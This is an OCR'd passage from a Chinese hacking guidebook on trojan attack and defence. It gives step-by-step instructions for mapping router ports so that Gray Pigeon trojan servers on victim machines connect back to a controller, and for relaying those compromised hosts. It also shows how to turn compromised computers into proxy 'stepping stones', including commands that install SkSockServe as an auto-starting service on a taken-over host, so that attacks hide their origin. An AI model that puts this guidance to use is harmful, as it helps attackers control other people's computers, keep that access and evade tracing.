端口映射功能是将内网中一台主机的私有 IP 地址映射成一个互联网上的真实 IP 地址，当外网用户访问提供映射端口主机的某个端口时，服务器将请求转到局域网某台提供这种特定服务的主机上，如图 4-18 所示。利用端口映射功能可以将一台真 IP 地址机器的多个端口映射到内部不同机器上。此外，端口映射功能还可以完成一些特定代理功能，比如代理 FTP、POP、SMTP、TELNET 等协议，理论上可以提供六万多个端口进行映射操作。




图 4-18 通过端口映射就能找到内网中的计算机

端口映射分为“动态”和“静态”两种，这里主要讲一讲静态端口映射。静态端口映射就是在 NAT 网关上开放一个固定的端口，然后设定此端口收到的数据要转发给内网某个 IP 地址和

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

端口，不管有没有连接这个映射关系都会一直存在。于是可以让外网用户主动访问内网的一台电脑。这里所说的 NAT 网关可以是交换机、路由器或其他拥有独立 IP 地址的电脑。端口映射功能可以让内部网络中某台机器对外部提供网络服务，比如处于内网的黑客常常利用端口映射来完成反弹连接木马的控制操作。

4.3.2 端口映射如何实现

端口映射只是一个大的解决方法，而在实际的操作中常常需要根据自己的网络环境，利用不同的手段来完成端口映射的操作。前面已经为读者介绍了通过 rmtSvc 进行端口映射，这里我们再介绍几种端口映射的操作方法。

1.端口映射方法一

现在很多家庭都拥有多台计算机，因此很多人就利用路由器架设了一个家庭局域网，首先打开浏览器输入路由器的地址，这时会弹出一个对话框要求用户输入密码。很多路由器在出厂时都带有初始密码，比如在输入用户名和密码处输入 admin 如图 4-19 所示，等了一会儿就进入 ADSL MODEM 的管理界面。



图 4-19 本地路由器登录

成功登录后用户便拥有了 ADSL MODEM 的超级用户权限，进入管理界面后单击旁边的管理树，选择“其他设置”选项中的“NAT”一项。在“NAT”这个项目中单击“新建”按钮弹出“NAT 规则添加”窗口，在“规则类型”中选择“REDIRECT”，在“本地地址”中填入需要映射的 IP 地址，比如 192.168.1.4。然后在“起始目的端口”和“终止目的端口”中设置映射的端口，比如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这里设置灰鸽子木马常用的 8000 端口，当然用户可以更换为其他需要映射的端口。其他选项设置为默认的就可以了，单击“提交”按钮就完成设置。现在就把这台主机的端口映射到公网上，这样反弹式木马的服务端就可以找到位于内网中的客户端了。



图 4-20 路由器映射设置

2.端口映射方法二

如果你所在的局域网使用的是其他架设形式，这样就只有使用其他的端口映射方法进行操作。以灰鸽子木马为例，该木马自身就带有端口映射的功能。



图 4-21 灰鸽子映射设置

首先运行灰鸽子客户端程序，接着单击“工具”菜单中的“内网端口映射”命令。在弹出窗口的“Vport 服务端配置”中设置“控制端口”选项，然后再选中其中的“开机主动运行”选项，单击“生成服务端程序”按钮即可，如图 4-21 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

木马攻防全攻略

为了演示，我们将生成的服务端安装到一台拥有独立 IP 地址的系统中运行，这台计算机系统最好不要安装网络防火墙。

> **注 意**
>
> 该服务端不是木马程序，而被安装的系统也不是“肉鸡”。

如图 4-21 所示，下面的步骤都是在该界面中操作。

第一步：在“连接参数”中的“VPort 服务端 IP”选项中输入这台主机的 IP 地址（这台主机只是一个“中转站”，并非“肉鸡”）及控制端口。

第二步：单击“连接参数”栏中的“连接”按钮，这就让客户端与“中转站”主机连接上了。

第三步：在“映射设置”中填写远程端口（肉鸡开启的灰鸽子端口）和本地端口（客户端接收端口），默认都是 8000。

第四步：单击“映射设置”栏中的“映射”按钮，这样肉鸡就被“中转站”映射到了客户端上。

4.4 在网络中隐身——网络跳板

对于刚刚接触网络安全的朋友来说，“跳板”这个名词可能有些陌生，本节就来说一说“跳板”。熟练地使用各类“跳板”，不仅可以轻松的突破各种网络限制，还可以在网络中隐藏自己的真实地址信息等。黑客一般是在中转了很多级跳板后才对远程计算机系统进行攻击操作的。

4.4.1 什么是跳板

这里可以举例说明，假设有 A、B、C 三台计算机，如果用户想通过 A 登录到 C，但是又不想在 C 的系统中留下机器 A 的 IP 地址。那么这时用户就必须要首先连接到计算机 B，再利用计算机 B 连接到计算机 C 上，将 C 系统中的东西传到 B 系统再由 B 传到 A 系统，留在计算机 C 上的记录就是 B 系统的 IP 地址，这样计算机 B 就起到了作为跳板的使用。其实常见的代理服务器，应该说就属于跳板的一种，通常情况下都说是代理跳板。




图 4-22 A 通过 B 来控制 C

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小知识

在2006年的时候，台湾发生地震，造成了海底光缆都受到不同程度的损坏，以至于内地访问国外的网站会特别慢甚至无法打不开，很多国外的杀毒软件无法正常的升级病毒库，就在这个时候很多人通过代理帮助自己解决了关键性的问题。代理服务器是介于网络客户端出现和远程服务器之间的一台服务器，有了它之后客户端不是直接到远程服务器去取回数据而是向代理服务器发出请求，由代理服务器来取回客户端所需要的信息并传送给自己的客户端。

大部分代理服务器都具有缓冲的功能，从而有一个很大的存储空间，它不断将新取得数据储存到它本机的存储器上，如果客户端所请求的数据在它本机的存储器上已经存在而且是最新的，那么它就不需要重新从远程服务器获取数据，而直接将存储器上的数据传送给用户的客户端程序即可，这样就能显著提高程序的速度和效率。另外，由于使用代理服务器上网可以隐藏自己的真实IP地址，所以这从根本上解决了端口扫描等恶意攻击的发生，此时的代理服务器已经变成了一个强大的网络防火墙。




图4-23 代理服务器成为"桥梁"

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.4.2 跳板的制作

1.利用木马制作跳板

很多木马程序自身都带有代理服务器的功能，比如说大名鼎鼎的灰鸽子木马。运行灰鸽子的客户端程序，单击“配置服务程序”来配置木马的服务端。在弹出的“服务器配置”窗口选择“代理服务”标签，在这里设置“Socks5 代理”或“Http 代理”选项中的内容，这样黑客就获得了一台代理服务器。如果先前没有设置代理，当服务端上线后单击“远程控制命令”中的“代理服务”命令，设置相应的选项后立即就可以将远程计算机变成一台代理服务器。




图 4-24 代理服务设置




图 4-25 启用代理服务

2.利用专业工具制作

SkSockServe 作为流行的 Socks5 代理程序，曾经在国内的网络安全界名噪一时。该程序除了基本的跳板功能以外，还拥有 UDP 包经由 TCP 进行的隧道转发功能，同时还会加密两个 Snake 代理之间的通信。不过 SkSockServe 对于普通用户来说，有一个致命的弱点就是需要在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

DOS 环境中进行安装和运行。

首先通过网页木马、系统注入等方式获得远程计算机，接着在其上方种植一个木马的服务端程序，再利用木马程序将 SkSockServe 上传到远程系统中。现在运行木马客户端程序中的终端控制命令。通过 CD 命令切换到 SkSockServe 程序所在的目录，这里为系统的 C 盘，下面就在网络终端环境下输入一下命令。

SkSockServe.exe -install *//安装代理软件*

SkSockServe -config port 2008 *//设置代理端口为 2008。如果用户不设置的话，默认的端口就是 1813*

SkSockServe -config starttype 2 *//设置程序为自启动方式，这样当计算机重新启动后，软件也会随其自动运行*

net start skserver *//运行代理软件*




图 4-26 激活代理程序

到此为止，SkSockServe 代理软件就设置完成了，用户可以通过 QQ 等软件的代理功能来验证。上面一道命令执行后都会有提示，它可以告诉你每一步的操作是否正确。

3.代理程序设置操作

首先下载最新版本的“代理王”，接着按照常规的方法进行安装。由于程序安装过程中将安

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

装 WinSock SPI，如果你的电脑系统安装了有主动防御功能的杀毒软件，那么杀毒软件就会出现提示窗口，在这种情况下用户必须允许才能安装成功。“代理王”安装完毕后，安装程序会自动在桌面和快速启动栏添加图标。同时安装完毕后可能会导致用户现有的网络程序连接中断，建议用户最好关闭它们然后重新打开即可，或者重新启动一次计算机系统。这是因为 WinSock SPI 的特性所导致的并非“代理王”的问题。

第一步：单击“代理王”在任务栏中的图标，从而打开“代理王”程序的主界面，并且切换到“代理”列表页面，然后单击“添加”按钮来进行添加一个代理服务器，如图 4-27 所示。在弹出的“添加代理服务器”窗口中，“名称”选项可以随便填写，因为其只是起到标识作用而已。接着根据自己所寻找到的代理服务器信息，在“类型”、“IP 地址”、“端口”、“户名”、“密码”等信息，其中“类型”选项包括 HTTP、Socks4、Socks5 这三种代理服务器类型。




图 4-27 添加代理地址

第二步：添加完毕后单击“测试”按钮，如果程序弹出“代理服务器工作正常”的提示就表示该代理可以正常使用，然后单击“确定”按钮将该代理添加到代理列表中。如果程序在代理列表中添加一个验证功能，从而有效的验证列表中代理的响应时间，从而帮助用户更好地选择。

第三步：切换到“常规”面板，首先在“代理规则”中选择“全部代理”或“部分代理”中的一项。“全部代理”选项表示所有网络程序都使用指定的代理服务器来进行登录，如果有个别程序不需要使用代理服务器的话，用户可以单击“排除列表”按钮将不使用代理的程序添加到该列表中。

第四步：“部分代理”正好相反，用户需要将使用代理的程序添加到“包含列表”中如图 4-29 所示。接着在“选择需要使用的代理服务器”列表中选择一个作为默认的代理服务器，再把“启用代理功能”选项勾选上，然后单击“应用”或“确定”按钮即可。现在当通过 IE 浏览器访问网络后，在网页上反应的就是代理的 IP 地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-28 选择代理地址




图 4-29 设置代理程序




图 4-30 代理地址选择

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

使用过其他代理程序的用户可能会觉得代理王比没有什么特别之处。其实只要仔细地对比，就会发现代理王拥有很多特点，例如网络中最常见的 SocksCap32，SocksCap32 只支持 Socks 代理，不支持 HTTP 代理。此外，SocksCap32 使用不便，例如代理 IE 浏览器，则需要将 IE 浏览器添加到列表，以后每次都需要先启动 SocksCap32 然后双击其中的图标来启动 IE 浏览器，而不是直接运行 IE 浏览器本身。另外由于一般的网络游戏其核心是 dat 结尾的程序，而且必须由游戏主程序来启动，再加上现在的游戏一般都有自我保护防止 API HOOK 功能，在这些情况下 SocksCap32 都无法起作用。

再则代理王支持通过指定的 DNS 来进行解析，而不是一味地通过 Windows 系统默认的 DNS 来进行解析，这是其他的代理软件所不具备的。




图 4-31 DNS 信息设置

4.5 由黑变白的“黑洞”远程控制

黑洞曾经是国内有名的木马程序，但是随着时间的不断推移，它已经由一款木马程序转变成一款正规的远程控制软件。今天的黑洞凭借着大量独特的技术，在国际远程控制软件领域中牢牢地占有一席之地。现在就让我们一同走进黑洞的世界。

4.5.1 配置“黑洞”客户端

第一步：下载最新的黑洞 2.0 版压缩包，解压后运行文件夹中的“黑洞”客户端。程序首先会检测系统里面是否安装有多媒体解码器，如果程序没有检测到系统里面的解码器，单击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“是”按钮后客户端会释放解码器。



图 4-32 安装解码程序

第二步：客户端程序会弹出一个“参数设置”窗口,在“监听端口”选项中输入一个用于服务端连接的端口。监听端口不能是系统已经使用过的端口，所以这里就选择软件默认的 6899 端口这里的。




图 4-33 设置监听端口

第三步：单击“连接密码”标签,在“输入连接密码”和“确认连接密码”中设置服务端连接使用的密码,该密码主要用于验证客户端是否合法。




图 4-34 设置连接密码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四步：切换到“远程屏幕选项”标签，设置屏幕监控的颜色，其中包括 65536 色、256 色、16 色三种。选择的颜色格式越大，屏幕传输的内容就越清晰，当然，这是以牺牲速度为前提的。如果将“移出远程桌面壁纸”选项选中，传输的速度也会大大的增加。




图 4-35 设置图像信息

设置完成后，单击“确定”按钮即可启动黑洞的客户端程序。

4.5.2 配置“黑洞”服务端

由于最新版本的黑洞已经转换成了正规的远程控制软件，所以新版黑洞在服务端的配置上也有很多不同，比如它的服务端并不是由客户端配置生成，而是有一个单独的服务端供使用。

运行服务端后，通过向导来到“服务端配置”窗口。通过窗口可以看到服务端提供了正向连接和反弹连接两种方式，这里选择“两者皆有”选项它能使两种连接方式一同使用。

第一步：在“IP 地址或 DNS 名称”中，设置被控主机在局域网中的 IP 地址，如图 4-36 所示。接着在“上线显示名称”中设置一个名称，主要是用于各个服务端之间的区别。而在“输入连接密码”中设置先前一样的连接密码，这样才可以确保和客户端程序的正常连接。

第二步：连接设置完成以后，单击“下一步”按钮完成服务端的安装。不过这里还没有完成所有的设置，因为还需要设置控制用户的操作权限才行。单击系统程序菜单中的“设置服务端参数”命令，接着在弹出的“服务端设置”窗口单击“使用权限”按钮，如图 4-37 所示。

第三步：单击“黑洞用户安全性”按钮，在“黑洞安全性”窗口中，单击“添加用户”按钮来设置一个新的账号，如图 4-39 所示。添加完成以后，在用户列表中选择刚刚添加的账号，然后选择权限列表中的“全部允许”选项即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小提示

从弹出的窗口可以看到，黑洞可以使用“黑洞用户安全性”和“Windows NT 安全性”两种权限的确认方式。这样既可以使用黑洞用户又可以使用系统用户来进行权限确认。

